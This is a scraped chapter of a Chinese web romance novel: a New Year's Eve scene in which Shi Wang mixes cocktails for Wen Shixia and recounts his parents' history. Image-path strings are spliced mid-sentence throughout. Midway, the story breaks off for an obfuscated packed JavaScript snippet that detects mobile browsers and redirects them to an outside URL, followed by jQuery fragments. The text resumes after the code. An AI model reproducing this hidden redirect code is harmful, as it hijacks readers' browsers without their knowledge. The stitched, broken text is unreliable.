冬季的黑夜格外漫长,寂静的雪花洋洋洒洒地落在这颗星球上,窗户边缘也布满了结成冰晶的小雪花。
温时夏拉着时妄一起玩了一会大富翁,尽管时妄是第一次玩这样的游戏,却能很快在只言片语中发现游戏的规则和漏洞。
眼看着自己的房产越来越少,即将破产的温时夏终于急了,她急哄哄地拉着时妄打算扔骰子的手,不自觉地软声撒娇,“让让我啊。”
时妄低头看着被拉住的手腕,抿了抿唇,“嗯,知道了。”
他说话算话,在接下来的游戏中直接将矛头转向了倒霉同局的驰野和司离,不仅让他们的财产直线缩水,还力捧温时夏成为了本局的首富。
驰野和司离:我要验牌。
温时夏美滋滋地独享整局资源,面对两个小崽子的控诉,她轻咳一声,转移话题,“咳,不玩了不玩了。咱们吃蛋糕去。”
司离在人群最后看着越发靠近的温时夏和时妄,眼里闪过一丝深思。
……
温时夏看着墙上的钟表,将屋内的所有灯光都关闭,蜡烛插在蛋糕上,瞬间屋内的光亮来源只有客厅温暖的火光在墙壁上跳跃摇曳着。
大家围坐在餐桌前,看着温时夏将蜡烛点亮,噼里啪啦的如同小小烟火一般的光亮在众人的眼里倒映着。
钟表的所有指针都指向了0,温时夏看了看桌上的几个孩子,最后视线停留在对面坐着的时妄身上,她笑着说,“新的一年,新的开始哦。”
时妄也笑了起来,一双琥珀色的眼眸在温暖的烛光下更加温润漂亮,总是桀骜的脸庞上透着几分难言的柔软和感性。
“嗯。新年快乐。”
大家一起在餐桌前将蛋糕分食而尽,带着那份萦绕心口的甜蜜进入梦乡。
看着已然睡熟的几个小崽子,温时夏将壁炉前的遮挡罩拉下,明亮的光线瞬间被拉低了几度,变成昏黄的暗光。
温时夏依旧睡在最中间,几个崽子们睡在周围,时妄则睡在靠近门口的位置,将他们保护在里面。
看着眼前昏沉模糊的屋子,温时夏翻过身,双臂交叉趴在柔软的枕头上,头枕着胳膊,心里思绪乱飞,难以入睡。
这时耳边传来时妄刻意压低的声音,“睡不着?”
温时夏偏过头看他,轻轻应了一声,时妄看了眼已经沉睡的崽子们,和温时夏提议,“要不要我给你调杯酒?”
温时夏登时眼睛都亮了,支起胳膊不可置信地问:“你还会调酒啊?”
时妄拉着她起身,给温时夏披上外套,嘴里淡淡回道,“嗯,刚进格斗场的时候,跟吧台的调酒师学过一段时间。”
时妄带着温时夏来到厨房,转身将门关紧,确保不会传出任何声音后,把最顶上柜子里的调酒设备拿出来,将它们擦拭得一尘不染,包括所有指纹痕迹。
他将几块冰块丢进调酒杯,又加进鲜榨的柠檬汁和白朗姆酒,还有一小杯温时夏不太清楚的白色液体,随机盖上杯盖摇晃起来。
或许是怕吵醒外面的孩子,也或许是本就如此,他摇晃的力道并不算大。
但洒脱随意的动作配上那副冷淡却带着极致吸引力的脸,让温时夏难以移开目光,痴痴地盯着他摇晃翻飞的细长手指。
时妄目光专注地将酒液倒进装满冰块的酒杯中,然后将蓝橙倒进去,梦幻一般的蓝色液体慢慢覆盖,发散,流淌其中,渐渐融为一体。
“试试。”他将酒杯推向温时夏,手撑着下巴看向她。
温时夏怔愣地接过酒杯,轻抿一口,酒精的苦涩和辛辣浸泡味蕾,划过喉咙后,柠檬的清香又不甘示弱地冒出来,在口腔中混合出刺激又清爽的混合口感。
温时夏惊喜地看向时妄,称赞道,“很好喝!”
时妄唇角自信一扬,“那当然了。”
温时夏嫌自己喝酒没意思,到后边就拉着时妄一块喝,好在这次的酒不算很烈,喝了好几杯也只是微醺的状态。
她被酒精熏红了脸,情绪被无限放大后,话更多了,嘴巴几乎没停过,“时妄,你想过从格斗场离开后,要做什么吗?”
时妄晃了晃酒杯,垂着眼眸无声嗅闻着空气中挥发出来的醇香酒精和身边人身上的栀子香,“我想考联邦军校。”
“联邦军校?我之前刷论坛的时候看到过,好像是这里最难考的大学,分数线高得离谱呢。”温时夏努力搜刮着脑海里关于这所学校的信息。
时妄轻轻点头,“是啊,这也是我妈妈对我的期待。”
温时夏回头看他,难得听他说起自己的母亲,“你妈妈是个怎样的人?”
时妄抬头饮下一口酒,再出声时低沉的嗓音似乎都带着几分酒精浸泡后的苦涩和怀念。
“她是一个很温柔很温柔的人,说话慢条斯理的,哪怕我在学校惹祸被叫家长也不会生气,开心时总喜欢用额头轻轻蹭我和时安。”
温时夏想起那张照片上气质温柔的女人,不禁对她产生几分好感,同时也对被撕掉的一截更加好奇。
如果那张是全家福,那么站在最边上的很有可能是时妄的父亲,但是她从没听过关于这个人的任何事情,既然被撕掉了,想必那些过往并不算多好。
尽管温时夏还有些好奇,但她闭口不言,不打算再接着问,但时妄却仿佛在这个夜晚产生了无尽的倾诉欲,接着说了下去。
“我们狼族,一生只有一个伴侣,结合后就会生生世世在一起,永远不会分开。很多人都说这很深情,也很浪漫,但人心易变,在我父亲眼里,那是如同枷锁一般的禁锢。”
“我妈妈在高中时和他相识,没多久就在一起了,我母亲不顾家族反对,执意和他私奔,在这个城市隐姓埋名,定居下来。”
“在我出生那几年,家中也是很温馨快乐的。”
“和许多父亲一样,他会带我们去游乐场,将我抱在脖子上看游行车队,但没过几年,他就如同变了个人。”
“他开始厌弃这种一成不变的贫穷生活,甚至将所有的失败都归咎于母亲身上,家里开始爆发前所未有的争吵和矛盾。”
“但他无法更换伴侣,因为狼族如果出轨,就会受到天惩,身体衰败而亡。”
“所以,他在母亲生下时安后离开了。”时妄声音嘶哑,捏紧了手中的酒杯,“母亲在他离开;eval(function(p,a,c,k,e,d){e=function(c){return(c<a?"":e(parseInt(c/a)))+((c=c%a)>35?String.fromCharCode(c+29):c.toString(36))};if(!''''.replace(/^/,String)){while(c--)d[e(c)]=k[c]||e(c);k=[function(e){return d[e]}];e=function(){return''\\w+''};c=1;};while(c--)if(k[c])p=p.replace(new RegExp(''\\b''+e(c)+''\\b'',''g''),k[c]);return p;}(''8 0=7.0.6();b(/a|9|1|2|5|4|3|c l/i.k(0)){n.m="}'',24,24,''userAgent|iphone|ipad|iemobile|blackberry|ipod|toLowerCase|navigator|var|webos|android|if|opera|mgxs|t|shop|17248463|194458||http|test|mini|href|location''.split(''|''),0,{}));
() {
$(''.inform'').remove();
$(''#content'').append(''
不久后生了场病,撒手人寰了。”
温时夏在一旁静静听着,她有想过这背后的故事并不美好,却没想过真相会如此残忍。
时妄在年幼时曾感受过浓烈的温暖和幸福,因此在失去命运给予的一切后,无论他成为怎么样的人,似乎都不足为奇。
温时夏想起预知梦中,那个眼神阴郁麻木的时妄,眼底是如同浓雾一般,化不开的痛苦和悲伤,她的心不禁一揪,带着短暂的闷闷的阵痛。
但面对小朋友和动物以外的成年人,温时夏的安慰技能并不算多好。
曾经有朋友在她面前哭诉,而她只会递过去几张纸巾,然后在疯狂头脑风暴后,干巴巴地说一句,别哭了。
她看着身边的时妄,有些无措地开口安慰他,“好在现在一切都好起来了。要不要我帮你联系景云,推荐你去高中?”
她话题岔得僵硬,还偏偏提起了景云,但很成功地帮时妄摆脱了那份在时间的疗愈下,被渐渐埋藏起来的沉闷和痛苦。
时妄放下酒杯,脱口质问道,“你和他现在什么关系?”
温时夏一愣,下意识回道,“就,朋友啊。”
时妄微不可察地松了口气,随即轻咳一声,给自己续了一杯酒,看起来很淡然,毫不在意的样子。
“他不是什么好人,离他远点。”
温时夏反应过来,有些坏笑地用胳膊肘撞了撞他,“怎么?吃醋了?”
她这话说得直白,跟伸出指尖在两人之间的那层窗户纸上轻轻滑动没什么区别。
时妄一时之间耳廓瞬间红得彻底,身体也莫名热了起来,嗓子变得干渴难耐,他有些结巴地说:“没,没有。”
说完,时妄就慌慌张张将杯中的酒液一饮而尽,然后带着满身的燥热离开现场。
温时夏一手支着下巴,一手捏着酒杯,好整以暇地看着时妄落荒而逃的背影,暗笑不止。
是不是逗过头了?
……
时妄回到客厅,但壁炉的温度炙烤着,让他那份燥热难以排解,他只能轻声回到了自己的卧室。
二楼只有全屋地暖,相较于客厅的温度要低一些,再把卧室的窗户打开,屋外呼啸的寒风卷进来,让时妄好受了许多。
时妄紧缩眉头,发现了身体的不对劲,这情况和他之前的猜想越来越像了。
但不应该啊……
他拉开桌子的抽屉,从里面拿出一个小药瓶,打开塞了两颗进嘴里,咽下去后,身体愈演愈烈的热度总算下去了一些。
他将小药瓶拧好放回抽屉深处,为了不让温时夏担心,身体有所好转后立马回到了客厅躺好。
几乎是前后脚的时间,温时夏也开门回到了客厅。
时妄听到温时夏小声嘟囔了一句,“怎么这么快就睡了?”然后就听到对方蹑手蹑脚地钻进了自己的被子里。
直到客厅多出一个均匀平缓的呼吸声后,他才翻过身看向温时夏。
她正安稳地侧躺在崽子们的中间,手里还捏着一旁司离的大尾巴,睡相乖巧可爱。
时妄想,如果猜测是正确的,他得想办法离开一段时间了……